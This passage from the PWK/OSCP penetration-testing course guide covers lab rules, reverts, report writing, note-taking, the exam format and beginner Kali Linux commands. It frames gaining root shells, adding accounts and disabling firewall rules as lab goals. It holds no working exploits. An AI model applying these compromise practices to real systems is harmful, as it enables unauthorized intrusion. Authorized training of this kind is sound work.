Once you have completed the course videos and the PDF lab guide, you will have the basic skills required to penetrate most of the vulnerable machines in the lab. Initially, you will connect via VPN to the Student network. You'll be hacking your way into additional networks as the course progresses. Certain machines will require additional research and a great deal of determination in order to compromise them.

Each machine contains a **proof.txt** file that serves as a trophy for your compromise, but keep in mind that the goal is not to find the **proof.txt** file specifically. Instead, you'll want to try and obtain a root/SYSTEM level interactive shell on each machine. Some machines may also contain a **network-secret.txt** file. You can submit the contents of that file to your control panel in order to unlock the ability to revert virtual machines to their original state in the IT, Development, and Administrative departments networks.

Please note that the IP addresses presented in this guide (and the videos) do not necessarily reflect the IP addresses in the Offensive Security lab. Do not try to copy the examples in the lab guide character-by-character. You will need to adapt the examples to your specific lab configuration.

The machines you should be targeting are:

Lab	Subnet	Target Start	Target End
PWK	10.11.1.0/24	10.11.1.1	10.11.1.254

Table 1 - Offensive Security lab target range

The lab you are connecting to is shared by a number of different students. We limit the number of students in each lab to minimize the possibility of having more than one student working on the same target machine concurrently.

1.7.1 Lab Warning

The internal VPN lab network **is a hostile environment** and you should not store sensitive information on the Kali Linux virtual machine used to connect to the labs. Student-to-student VPN traffic is not allowed, however, you can help protect yourself by stopping services when they are not being used and by making sure any default passwords have been changed on your Kali Linux system.

1.7.2 Control Panel

Once logged into the internal VPN lab network, you can access your PWK control panel. The PWK control panel will help you revert your client and lab machines or book your exam.

Once you find the **network-secret.txt** files, you'll use the control panel, submit the contents of the file, and unlock the ability to revert machines located in the additional networks you've discovered.

The URL for the control panel was listed in the welcome package email.

1.7.3 Reverts

Each student is provided with twelve reverts every 24 hours. Reverts enable you to return a particular lab machine to its pristine state. This counter is reset every day at 00:00 GMT +0. If you require additional reverts, you can contact a Student Administrator via email (help@offensive-security.com) or contact Live Support⁷ to have your revert counter reset.

The minimum amount of time between lab machine reverts is five minutes.

When selecting the drop-down menu to revert a lab machine, you will be able to see when the machine was last reverted. Some of the machines in the labs will contain scripts that will automatically restart crashed services or simulate user actions. This is not the case for every system but please take this into consideration when scanning or exploiting a specific target machine.

We recommend that you revert a machine before you start scanning and attacking it to ensure that the machine and its services are operating as designed. Conversely, once you are done with a machine, you should revert it as well to remove any artifacts left behind from your attacks so that the machine is not left in an exploited state.

⁷ (Offensive Security, 2019), <https://support.offensive-security.com>

1.7.4 Client Machines

You will be assigned three dedicated client machines that are used in conjunction with the course material and exercises. These include a Windows 10 client, Debian Linux client, and a Windows Server 2016 Domain Controller.

You will need to **revert the machine you wish to use via the student control panel whenever you connect to the VPN**. When you choose to revert either the Windows 10 or Windows Server 2016 clients, both machines will be reverted. Your assigned client machines are automatically powered off and reverted to their initial state after you have been disconnected from the VPN for a period of time.

With the above in mind, we highly recommend that you **do not store any information on any of your client machines that you are not willing to lose**.

1.7.5 Kali Virtual Machine

The VMware image⁸ that we provide for your use during the course is a default 64-bit build of Kali Linux. We recommended that you download and use the VMware image via the URL provided in the emailed welcome package. While you are free to use the VirtualBox or Hyper-V image or even your own Kali installation, we can only provide support for the provided VMware image. These images are provided courtesy of Offensive Security and are not supported by the Kali Linux project team.

1.7.6 Lab Behavior and Lab Restrictions

The Offensive Security lab is a shared environment. Please keep the following in mind as you explore the lab:

- Avoid changing user passwords. Instead, add new users to the system if possible. If the only way into the machine is to change the password, kindly change it back once you are done with that particular machine.
- Any firewall rules that you disable on a machine should be restored once you have gained the desired level of access.
- Do not leave machines in a non-exploitable state.
- Delete any successful (and failed) exploits from a machine once you are done. If possible, create a directory to store your exploits. This will minimize the chance that someone else will accidentally use your exploit against the target.

You can accomplish all of this by remembering to revert each machine once you are done with it. To revert a machine, use the student control panel.

The following restrictions are strictly enforced in the internal VPN lab network. If you violate any of the restrictions below, Offensive Security reserves the right to disable your lab access.

⁸ <https://www.offensive-security.com/kali-linux-vm-vmware-virtualbox-image-download/>

1. Do not ARP spoof or conduct any other type of poisoning or man-in-the-middle attacks against the network.
2. Do not delete or relocate any key system files or hints unless absolutely necessary for privilege escalation.
3. Do not change the contents of the **network-secret.txt** or **proof.txt** files.
4. Do not intentionally disrupt other students who are working in the labs. This includes but is not limited to:
 1. Shutting down machines
 2. Kicking users off machines
 3. Blocking a specific IP address or range
 4. Hacking into other students' clients or Kali machines

1.8 Reporting

Reporting is often viewed as a necessary evil of penetration testing. Sadly, many highly technical and intelligent penetration testers don't give it the attention it deserves, but a well written and professional-looking report can sometimes get more positive attention than its poorly written, but technically savvy counterpart.

Since writing the report is part of any penetration test, and because it's part of the OSCP exam, we want to take a few moments before you approach the course material to talk about report writing. We hope that reviewing these guidelines now will help you consider how you might explain the actions, outcomes, and results of a penetration test.

There are many different methods of report writing, and we won't claim that the Offensive Security sample report⁹ is the absolute best way to write a report. If the example is helpful, feel free to use it. If not, then feel free to alter the design or create something else that works better for you.

There are some general guidelines that we feel are important to keep in mind when writing a report. These guidelines are listed in no particular order, since they are all equally important.

1.8.1 Consider the Objective

Take into account the objective of the assessment. What did you set out to accomplish? Is there a single, specific statement you hope to make in the report? Many inexperienced penetration testers get caught up in the technical aspects of an assessment and the skills necessary to pull them off, but a penetration test is never an opportunity to simply show off. Keep the initial objective in mind as you begin writing the report.

Organize your content to build a report that will resonate the most with your audience. We highly recommend writing an outline before starting. You can do this quickly and easily by creating section headers, without the actual content or explanation. This will help you avoid repeating yourself or leaving out critical information. It can also help you more easily get past the dreaded "writer's block".

⁹ (Offensive Security, 2019), <https://www.offensive-security.com/reports/sample-penetration-testing-report.pdf>

1.8.2 Consider the Audience

Think about who will be reading and acting on the information you've included in the report. What does your audience hope to learn from it? Who are they? In most cases, people with vastly different levels of technical knowledge will read your report. Try to write something to satisfy each potential reader of the report. Practically speaking, this means writing your report in sections that address the needs of different audiences.

Let's spend a moment talking a bit more about the audience.

You might expect high-level executives in a company to read some parts of the report. In most cases these executives do not have the time or desire to read all of the highly technical details of the attack. For this reason, most reports start with an Executive Summary. The Executive Summary should be a short (no more than two pages), high-level explanation of the results and the client's overall security posture. Since it is likely the only part they will ever read, make sure you tailor this section and the language for the executives specifically.

There will also be a team of more technical professionals who will read your report in greater detail. The rest of the report should cater to them, and will include all the gory details of the carnage you inflicted upon the target network.

1.8.3 Consider What to Include

More specifically, it's helpful to think about what **not** to include. Keep in mind that your readers will want to address the issues you discovered, so all the content that you include should be relevant and meaningful. A bloated report with too much tangential or irrelevant information just makes reading and understanding difficult for your audience. Don't include filler material just to make the report look longer.

Here are four quick pointers on what to include and what to leave out:

1. **DO NOT** include pages and pages of a tool output in your report unless it is absolutely relevant. Consider Nmap's output. There is no reason for you to include every single line from the output in your report as it does not add anything of value. If you have a point that you are trying to make, for example a very high number of SNMP services exposed on publicly accessible hosts, then use the **-oG** flag and grep out only those hosts with open SNMP ports.
2. Make use of screenshots wisely. The same rule applies as with the rest of the content you add to your report. Use a screenshot to make a point, not just to show awesome meterpreter output. For example, say you got root on a Linux host. Rather than displaying 15 screenshots of various directory listings only a root user could access, just include a single screenshot of the **whoami** command output. A technically savvy reader may only need this one thing to understand what you have achieved.
3. Include extra materials as additional supporting documents. If you have content that will drive up the page count but not be interesting to your entire audience, consider providing additional supporting documents in addition to the report. The readers who need this information can still inspect the supporting documentation and the quality of the report won't suffer.

4. Perhaps most importantly, refer back to the objective of the assessment. Think about the point you are trying to make as it relates to the objective and about how each piece of information will or will not reinforce that point.

1.8.4 Consider the Presentation

The presentation of content is just as critical as the content itself. More than anything, a command of language is absolutely crucial. While we understand that for many of our students, English is not their native language, it is still important to try to write coherent sentences that flow smoothly and logically. In this case, it is important to “Try Harder” and do your best, focusing on making points that are simple and easy to understand.

Additionally, you may want to keep the following in mind:

1. Be consistent. Watch out for inconsistencies in things like spacing, heading styles, font selection, and so on. Misaligned and inconsistent paragraphs or titles look unprofessional and sloppy.
2. Spellcheck, spellcheck, spellcheck! This one is pretty self-explanatory. Their != There, Your != You're

These pointers should give you a general idea of how to write a professional-looking and coherent report that clearly delivers the intended message. Ultimately, the report is the product you are delivering to the client. Make sure it represents you and your work properly and professionally.

1.8.5 The PWK Report

After you've completed the course lab guide and videos, you will be conducting a full-fledged penetration test inside our internal VPN lab network. It's not mandatory to report on this practice penetration test, but it might be beneficial to you as a useful way to practice an important skill that you will use throughout your career.

If you do opt to write and submit your lab report, you will need to document the course exercises throughout this lab guide unless noted otherwise. You can add these as an appendix to your final report that you will submit after completing the certification exam.

The final documentation should be submitted as a formal penetration test report. Your report should include an executive summary, as well as a detailed rundown of all machines (not including your dedicated client machines). Detailed information regarding the reporting requirements for the course, including templates and a sample report is available on our support site.¹⁰

In addition to the optional VPN lab network penetration test report, students opting for the OSCP certification must submit an exam penetration test report. That report should clearly demonstrate how they successfully achieved the certification exam objectives. This final report must be sent back to our Certification Board in PDF format no more than 24 hours after the completion of the certification exam.

¹⁰ (Offensive Security, 2019), <https://support.offensive-security.com/pwk-network-intro-guide/#reporting>

Students planning to claim CPE credits prior to having passed the OSCP certification exam will need to write and submit a report of the internal VPN lab network and include the course exercises as an appendix.

1.8.6 Taking Notes

Information is key, so taking and keeping organized notes is vital. This goes for the PWK course, the corresponding OSCP exam, and even penetration testing in general.

The level of detail in your notes is up to you. We recommend that you document **everything** to start with. This includes all of the console output, as well as screenshots of key events. It's better to have too much than to repeat material in order to fill in gaps.

Being organized at the outset will pay off in the long term. If you need to return to your notes for any reason in a few weeks, months, or even years, organization will enable you to quickly locate the information you need. Developing good documentation skills will also allow you to quickly find that long command that you used to exploit a given machine several days before, should you ever need to re-exploit it, or cross-reference users during post-exploitation after having successfully compromised each target machine.

Over time, you will start to generate rough templates and formats for your notes. As a result, your notes layout and detail will differ between the start and the end of the course. It is common for us to hear students comment about how much they are missing certain pieces of information at the start, and how they have to go back to the "early targets" to collect it.

Aim to collect as much information from a target as possible. This will allow you to generate a complete report even if you do not have access to the lab. Having good, detailed notes will be especially useful during the post-exploitation phase in the labs, as having certain pieces of information readily available should help you find clear links between lab machines, and so forth. A good documentation process will save you considerable time and a few headaches as well.

1.8.6.1 Setup & Tips

The key to good note-taking is being able to collect as much information as possible and to have it readily accessible. The amount of information may change over time, and so may your process for quickly finding what you need.

You also need to be aware of where the information is being stored—is it local or remote? Is it encrypted? Is there any sensitive information that is part of your notes? If so, consider the possibility that your information (or worse, your client's) could fall into the wrong hands.

To start out, we highly recommend that you capture and document everything. Certain tools support writing their output to a file, and some of them even have reporting capabilities. Capturing your terminal output and then combining it with your personal notes can also be helpful sometimes. Make sure to annotate, highlight important sections, and write down anything you might deem relevant. Keep in mind that sometimes a screenshot is worth a thousand words, so make sure you take them as well.

1.8.6.2 Note Taking Tools

There are a number of note taking tools you can choose from such as OneNote¹¹ (Windows/macOS), DayOne¹² (macOS) or Joplin¹³ (MacOS/Windows/Linux) etc. You can also opt to use something like MDwiki,¹⁴ a markdown-based wiki that allows you to write in markdown and then render the output in HTML.

Regardless of your preferred tool, the best way to go about collecting RAW output is to set up some type of logging and forget about it (until it is needed). This way the output is automatically saved and you do not have to worry about remembering to return to your notes. There are a few ways for all output displayed to a terminal to be saved, some of which include:

- *script*: Once executed, all output (including bash's color & backspaces) is saved to a file, which can be replayed at any time.
- *terminator*: An alternate terminal emulator that has various features and plugins, such as Logger (save all output to a text file) and TerminalShot (take a screenshot from within the terminal).

NOTE: Piping the output (>) or using tee is also an option, but you have to use them for each command, so you will have to remember to run them every time.

To deal with the volume of information gathered during a penetration test, we like to use a multipurpose note-taking application to initially document all of our findings. Using such an application helps both in organizing the data digitally as well as mentally. Once the penetration test is over, we can use the interim documentation to compile the full report.

It doesn't matter which program you use for your interim documentation as long as the output is clear and easy-to-read. Get used to documenting your work and findings. It is the only professional way to get the job done!

1.8.6.3 Backups

There are two types of people: those who regularly back up their documentation, and those who wish they did. Backups are often thought of as insurance. You never know when you're going to need it until you do! As a general rule, we recommend that you backup your documentation regularly. Keep your backups in a safe place. You certainly don't want them to end up in a public git repo or the cloud!

Documentation should not be the only thing you back up. Make sure you back up important files on your Kali VM, take appropriate snapshots if needed, and so on. It's always best to err on the side of caution.

¹¹ (OneNote, 2019), <https://www.onenote.com>

¹² (Day One, 2019), <http://dayoneapp.com>

¹³ (laurent22, 2019), <https://github.com/laurent22/joplin>

¹⁴ (MDwiki, 2019), <http://dynalon.github.io/mdwiki/#!index.md>

1.9 About the OSCP Exam

The OSCP certification exam simulates a live network in a private VPN that contains a small number of vulnerable machines. To pass, you must score 70 points. Points are awarded for limited access as well as full system compromise. The environment is completely dedicated to you for the duration of the exam, and you will have 23 hours and 45 minutes to complete it.

Specific instructions for each target machine will be located in your exam control panel, which will only become available to you once your exam begins. Your exam package, which will include a VPN connectivity pack and additional instructions, will contain the unique URL you can use to access your exam control panel.

To ensure the integrity of our certifications, the exam will be remotely proctored. You are required to be present 15 minutes before your exam start time to perform identity verification and other pre-exam tasks. Please make sure to read our proctoring FAQ¹⁵ before scheduling your exam.

Once the exam has ended, you will have an additional 24 hours to put together your exam report and document your findings. You will be evaluated on the quality and content of the exam report, so please include as much detail as possible and make sure your findings are all reproducible.

Also, please note that acceptance of your exam submission is a manual process, so it may take some time prior to you getting an official notification from us that we have received your files.

Once your exam files have been accepted, your exam will be graded and you will receive your results in 10 business days. If you achieve a passing score, we will ask you to confirm your physical address so we can mail your certificate. If you came up short, then we will notify you, and you may purchase a certification retake using the appropriate links.

We highly recommend that you carefully schedule your exam for a 36-hour window when you can ensure no outside distractions or commitments. Also, please note that exam availability is handled on a first come, first served basis, so it is best to schedule your exam as far in advance as possible to ensure your preferred date is available. For additional information regarding the exam, we encourage you to take some time to go over the OSCP exam guide.¹⁶

1.9.1 Metasploit Usage - Lab vs Exam

We encourage you to use Metasploit in the labs. Metasploit is a great tool and you should learn all of the features it has to offer. While Metasploit usage is limited in the OSCP certification exam, we will encourage you not to place arbitrary restrictions on yourself during the learning process. More information about Metasploit usage can be found in the OSCP exam guide.

1.10 Wrapping Up

In this module, we discussed important information needed to make the most of the PWK course and lab. In addition, we also covered the basics of report writing and how to take the final OSCP exam.

¹⁵ (Offensive Security, 2019), <https://www.offensive-security.com/faq/#exam-proc>

¹⁶ (Offensive Security, 2019), <https://support.offensive-security.com/oscp-exam-guide/>



We wish you the best of luck on your PWK journey and hope you enjoy the new challenges you will face.

2. Getting Comfortable with Kali Linux

Kali Linux is developed, funded and maintained by Offensive Security. It is a Debian-based Linux distribution aimed at advanced Penetration Testing and Security Auditing. Kali contains several hundred tools that are geared towards various information security tasks, such as Penetration Testing, Security research, Computer Forensics and Reverse Engineering.

All the programs packaged with the operating system have been evaluated for suitability and effectiveness. They include Metasploit for network penetration testing, Nmap for port and vulnerability scanning, Wireshark for monitoring network traffic, and Aircrack-ng for testing the security of wireless networks to name a few.

The goal of this module is to provide a baseline and prepare users of all skill levels for the upcoming modules. We will explore tips and tricks for new users and review some standards that more advanced users may appreciate. Regardless of skill level, we recommend an appropriate level of focus on this module. As Abraham Lincoln was rumoured to have said, "Give me six hours to chop down a tree, and I will spend the first four sharpening the axe".

In addition, users of all skill levels are encouraged to review the free online training on the Kali Training site.¹⁷ This site includes the *Kali Linux Revealed* book, exercises designed to test your understanding, a dedicated support forum, and more. These free resources provide valuable insight to users of all skill levels and serve as an excellent companion to the training presented in this course.

2.1 Booting Up Kali Linux

To begin, download the official Kali Linux 64-bit (amd64) VMware virtual machine (VM)¹⁸ and the VMware software you choose to use. VMware provides a free trial for both VMware WorkStation Pro¹⁹ and VMware Fusion for Mac.²⁰ The benefit of using one of these commercial versions is the ability to take snapshots that you can revert to should you need to reset your virtual machine to a clean slate. VMware also offers a free version of their software, VMware WorkStation Player.²¹ However, the snapshot function is not available in the free version.

We will be using a 64-bit (amd64) Kali Linux virtual machine, so for best results and consistency with the lab guide, we recommend you use it as well. Do not deviate from this standard build as this could create a work environment that is inconsistent with the course training material.

You can find the latest Kali Linux virtual machine image as well as up to date instructions to verify the downloaded archive on the Offensive Security support website.²² As a security professional,

¹⁷ (Offensive Security, 2019), <https://kali.training>

¹⁸ (Offensive Security, 2019), <https://support.offensive-security.com/#pwk-kali-vm.md>

¹⁹ (VMware, 2019), <https://www.vmware.com/products/workstation-pro.html>

²⁰ (VMware, 2019), <https://www.vmware.com/products/fusion.html>

²¹ (VMware, 2019), <https://www.vmware.com/products/workstation-player/workstation-player-evaluation.html>

²² (Offensive Security, 2019), <https://support.offensive-security.com/#pwk-kali-vm.md>

you should always take the time to properly verify any file you download before using it. Not doing so can put you and your client at unnecessary risk.

To use the Kali Linux virtual machine, we will first extract the archive and open the **.vmx** file with VMware. If the option is presented, choose “I copied it” to instruct the virtual machine to generate a new virtual MAC address and avoid a potential conflict.

The default credentials for the virtual machine are:

- Username: **kali**
- Password: **kali**

*On first boot, it's important to change all default passwords from a terminal using the **passwd** command. We are connecting to an online lab alongside other students and a default password will practically guarantee playful abuse!*

To change the password, click on the terminal icon and issue the built-in **passwd** command:

```
kali@kali:~$ passwd
Changing password for kali.
(current) UNIX password:
Enter new UNIX password:
Retype new UNIX password:
passwd: password updated successfully
```

Listing 1 - Changing the default password for the kali user

The Kali Linux virtual machine will contain two default users, “root” and “kali”. We will use the kali user account. While it may be tempting to log in as the root user, this is not recommended. The root user has unrestricted access, and a stray command could damage our system. Worst still, if an adversary were to exploit a process running as root, they will have complete control of our machine.

Many commands will require elevated privileges to run, fortunately, the **sudo** command can overcome this problem. We enter **sudo** followed by the command we wish to run and provide our password when prompted.

```
kali@kali:~$ whoami
kali

kali@kali:~$ sudo whoami
[sudo] password for kali:
root
```

Listing 2 - Using sudo to run a command as root

Finally, explore VMware’s snapshot feature, which allows us to revert or reset a virtual machine to a clean slate. Regular snapshots can save a great deal of time and frustration if something goes wrong.

2.2 The Kali Menu

The Kali Linux menu includes categorical links for many of the tools present in the distribution. This structure helps clarify the primary role of each tool as well as context for its usage.

Take some time to navigate the Kali Linux menus to help familiarize yourself with the available tools and their categories.




Figure 3: The Kali Menu

2.3 Kali Documentation

As a full-blown operating system, Kali Linux offers many features and capabilities that we can not fully explore in this course. However, there are several official Kali Linux resources available for further research and study:

- The Kali Linux Official Documentation²³
- The Kali Linux Support Forum²⁴

²³ (Offensive Security, 2019), <http://docs.kali.org>

²⁴ (Offensive Security, 2019), <https://forums.kali.org>

- The Kali Linux Tools Site²⁵
- The Kali Linux Bug Tracker²⁶
- The Kali Linux Training²⁷

2.3.1 The Kali Linux Official Documentation

The Kali Docs website,²⁸ as the name suggests, is the official Kali Linux documentation repository. This site presents the most current Kali documentation, details many common procedures, and should be considered the first stop for Kali Linux troubleshooting and support.

2.3.2 The Kali Linux Support Forum

The next stop for troubleshooting and support is the Kali Linux support forum.²⁹ Before posting, read the forum rules and guidelines³⁰ as non-compliant posts are often moderated or ignored. Before creating a new thread, be sure to thoroughly search the forums for a previously posted solution.

2.3.3 The Kali Linux Tools Site

Kali features many penetration testing tools from various niches of the security and forensics fields. The Kali Tools site³¹ aims to list them all and provide a quick reference for each. The versions of the tools can be tracked against their upstream sources. In addition, information about each of the metapackages are also available. Metapackages provide the flexibility to install specific subsets of tools based on particular needs, including wireless, web applications, forensics, software defined radio, and more.

2.3.4 The Kali Linux Bug Tracker

Occasionally, certain tools may crash or produce unexpected results. When this happens, a search for the given error message on the Kali Linux Bug Tracker site³² might help determine whether or not the issue is a bug, and if it is, how it can be resolved. Users can also help the community by reporting bugs through the site.

2.3.5 The Kali Training Site

The Kali Linux Training³³ site hosts the official Kali Linux Manual and training course. This free site is based on the Kali Linux Revealed³⁴ book, and hosts the book content in HTML and PDF format,

²⁵ (Offensive Security, 2019), <https://tools.kali.org>

²⁶ (Offensive Security, 2019), <https://bugs.kali.org>

²⁷ (Offensive Security, 2019), <https://kali.training>

²⁸ (Offensive Security, 2019), <http://docs.kali.org>

²⁹ (Offensive Security, 2019), <https://forums.kali.org>

³⁰ (Offensive Security, 2019), <https://forums.kali.org/forumdisplay.php?12-Forums-Rules-and-Guidelines>

³¹ (Offensive Security, 2019), <https://tools.kali.org>

³² (Offensive Security, 2019), <https://bugs.kali.org>

³³ (Offensive Security, 2019), <https://kali.training>

³⁴ (Offensive Security, 2019), <https://kali.training>

exercises to test your knowledge of the material, a support forum, and more. This site includes an abundance of useful information to help users get better acquainted with Kali Linux.

2.3.6 Exercises

(Reporting is not required for these exercises)

1. Boot your Kali operating system and change the kali user password to something secure.
2. Take some time to familiarize yourself with the Kali Linux menu.
3. Using the Kali Tools site, find your favorite tool and review its documentation. If you don't have a favorite tool, pick any tool.

2.4 Finding Your Way Around Kali

2.4.1 The Linux Filesystem

Kali Linux adheres to the filesystem hierarchy standard (FHS),³⁵ which provides a familiar and universal layout for all Linux users. The directories you will find most useful are:

- **/bin** - basic programs (ls, cd, cat, etc.)
- **/sbin** - system programs (fdisk, mkfs, sysctl, etc)
- **/etc** - configuration files
- **/tmp** - temporary files (typically deleted on boot)
- **/usr/bin** - applications (apt, ncat, nmap, etc.)
- **/usr/share** - application support and data files

There are many other directories, most of which you will rarely need to enter, but having a good familiarity of the layout of the Linux filesystem will help your efficiency immensely.

2.4.2 Basic Linux Commands

2.4.2.1 Man Pages

Next, let's dig into Kali Linux usage and explore some basic Linux commands.

Most executable programs intended for the Linux command line provide a formal piece of documentation often called manual or *man* pages.³⁶ A special program called **man** is used to view these pages. Man pages generally have a name, a synopsis, a description of the command's purpose, and the corresponding options, parameters, or switches. Let's look at the man page for the *ls* command:

```
kali@kali:~$ man ls
```

Listing 3 - Exploring the man page for the ls command

³⁵ (Linux Foundation, 2016), <https://wiki.linuxfoundation.org/lsb/fhs>

³⁶ (Wikipedia, 2019), https://en.wikipedia.org/wiki/Man_page

Man pages contain not only information about user commands, but also documentation regarding system administration commands, programming interfaces, and more. The content of the manual is divided into sections that are numbered as follows:

Section	Contents
1	User Commands
2	Programming interfaces for kernel system calls
3	Programming interfaces to the C library
4	Special files such as device nodes and drivers
5	File formats
6	Games and amusements such as screen-savers
7	Miscellaneous
8	System administration commands

Table 2 - man page organization

To determine the appropriate manual section, simply perform a keyword search. For example, let's assume we are interested in learning a bit more about the file format of the `/etc/passwd` file. Typing **man passwd** at the command line will show information regarding the **passwd** command from section 1 of the manual (Figure 4), which is not what we are interested in.

```

PASSWD(1)                                User Commands                                PASSWD(1)

NAME
    passwd - change user password

SYNOPSIS
    passwd [options] [LOGIN]

DESCRIPTION
    The passwd command changes passwords for user accounts. A normal user may
    only change the password for his/her own account, while the superuser may
    change the password for any account. passwd also changes the account or
    associated password validity period.

    Password Changes
    The user is first prompted for his/her old password, if one is present. This
    password is then encrypted and compared against the stored password. The user
    has only one chance to enter the correct password. The superuser is permitted
    to bypass this step so that forgotten passwords may be changed.

    After the password has been entered, password aging information is checked to
    see if the user is permitted to change the password at this time. If not,
    passwd refuses to change the password and exits.

    The user is then prompted twice for a replacement password. The second entry
    is compared against the first and both are required to match in order for the
    password to be changed.

Manual page passwd(1) line 1 (press h for help or q to quit)
  
```

Figure 4: Requesting the manual entry for the passwd file

However, if we use the **-k** option with **man**, we can perform a keyword search as shown below:

```

kali@kali:~$ man -k passwd
chgpaswd (8)      - update group passwords in batch mode
  
```

```
chpasswd (8)          - update passwords in batch mode
exim4_passwd (5)      - Files in use by the Debian exim4 packages
exim4_passwd_client (5) - Files in use by the Debian exim4 packages
expect_mkpasswd (1)   - generate new password, optionally apply it to a user
fgetpwent_r (3)       - get passwd file entry reentrantly
getpwent_r (3)        - get passwd file entry reentrantly
gpasswd (1)           - administer /etc/group and /etc/gshadow
grub-mkpasswd-pbkdf2 (1) - generate hashed password for GRUB
htpasswd (1)          - Manage user files for basic authentication
...
```

Listing 4 - Performing a passwd keyword search with man

We can further narrow the search with the help of a regular expression:³⁷

```
kali@kali:~$ man -k '^passwd$'
passwd (1)          - change user password
passwd (1ssl)       - compute password hashes
passwd (5)         - the password file
```

Listing 5 - Narrowing down our search

In the above command, the regular expression is enclosed by a caret (^) and dollar sign (\$), to match the entire line and avoid sub-string matches. We can now look at the exact passwd manual page we are interested in by referencing the appropriate section:

```
kali@kali:~$ man 5 passwd
```

Listing 6 - Using man to look at the manual page of the /etc/passwd file format

Man pages are typically the quickest way to find documentation on a given command, so take some time to explore them in a bit more detail.

2.4.2.2 apropos

With the *apropos*³⁸ command, we can search the list of man page descriptions for a possible match based on a keyword. Although this is a bit crude, it's often helpful for finding a particular command based on the description. Let's take a look at an example. Suppose that we want to partition a hard drive but can't remember the name of the command. We can figure this out with an **apropos** search for "partition".

```
kali@kali:~$ apropos partition
addpart (8)          - tell the kernel about the existence of a partition
cfdisk (8)           - display or manipulate a disk partition table
cgdisk (8)           - Curses-based GUID partition table (GPT) manipulator
cgpt (1)             - Utility to manipulate GPT partitions with Chromium OS ...
delpart (8)          - tell the kernel to forget about a partition
extundelete (1)      - utility to undelete files from an ext3 or ext4 partition.
fdisk (8)            - manipulate disk partition table
fixparts (8)         - MBR partition table repair utility
gdisk (8)            - Interactive GUID partition table (GPT) manipulator
gparted (8)          - GNOME Partition Editor for manipulating disk partitions.
...
```

³⁷ (Wikipedia, 2019), https://en.wikipedia.org/wiki/Regular_expression

³⁸ (The Linux Information Project, 2004), <http://www.linfo.org/apropos.html>

Listing 7 - Using apropos to look for commands that have 'partition' as part of their description

Notice that **apropos** seems to perform the same function as **man -k**; they are, in fact, equivalent.

2.4.2.3 Listing Files

The **ls** command prints out a basic file listing to the screen. We can modify the output results with various wildcards. The **-a** option is used to display all files (including hidden ones) and the **-1** option displays each file on a single line, which is very useful for automation.

```
kali@kali:~$ ls
Desktop  Documents  Downloads  Music  Pictures  Public  Templates  Videos

kali@kali:~$ ls /etc/apache2/sites-available/*.conf
/etc/apache2/sites-available/000-default.conf
/etc/apache2/sites-available/default-ssl.conf

kali@kali:~$ ls -a1
.
..
.bash_history
.bashrc
.cache
.config
Desktop
Documents
...
```

Listing 8 - Listing files

2.4.2.4 Moving Around

Linux does not use Windows-style drive letters. Instead, all files, folders, and devices are children of the root directory, represented by the "/" character. We can use the **cd** command followed by a path to change to the specified directory. The **pwd** command will print the current directory (which is helpful if you get lost) and running **cd ~** will return to the home directory.

```
kali@kali:~$ cd /usr/share/metasploit-framework/

kali@kali:/usr/share/metasploit-framework$ pwd
/usr/share/metasploit-framework

kali@kali:/usr/share/metasploit-framework$ cd ~

kali@kali:~$ pwd
/home/kali
```

Listing 9 - Moving around the filesystem

2.4.2.5 Creating Directories

The **mkdir** command followed by the name of a directory creates the specified directory. Directory names can contain spaces but since we will be spending a lot of time at the command line, we'll save ourselves a lot of trouble by using hyphens or underscores instead. These characters will make auto-completes (executed with the Tab key) much easier to complete.


```
kali@kali:~$ mkdir notes

kali@kali:~$ cd notes/

kali@kali:~/notes$ mkdir module one

kali@kali:~/notes$ ls
module  one

kali@kali:~/notes$ rm -rf module/ one/

kali@kali:~/notes$ mkdir "module one"

kali@kali:~/notes$ cd module\ one/

kali@kali:~/notes/module one$
```

Listing 10 - Creating directories in Kali

We can create multiple directories at once with the incredibly useful **mkdir -p**, which will also create any required parent directories. This can be combined with brace expansion to efficiently create a directory structure to, for example, store your penetration test notes. In the example below, we are creating a directory called **test** and within that directory, creating three sub-directories called **recon**, **exploit**, and **report**:

```
kali@kali:~$ mkdir -p test/{recon,exploit,report}

kali@kali:~$ ls -l test/
exploit
recon
report
```

Listing 11 - Creating a directory structure

2.4.3 Finding Files in Kali Linux

Three of the most common Linux commands used to locate files in Kali Linux include *find*, *locate*, and *which*. These utilities have similarities, but work and return data in different ways and therefore may be used in different circumstances.

2.4.3.1 which

The **which** command³⁹ searches through the directories that are defined in the *\$PATH* environment variable for a given file name. This variable contains a listing of directories that Kali searches when a command is issued without its path. If a match is found, **which** returns the full path to the file as shown below:

```
kali@kali:~$ echo $PATH
/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin

kali@kali:~$ which sbd
/usr/bin/sbd
```

³⁹ (die.net, 2019), <https://linux.die.net/man/1/which>

Listing 12 - Exploring the which command

2.4.3.2 locate

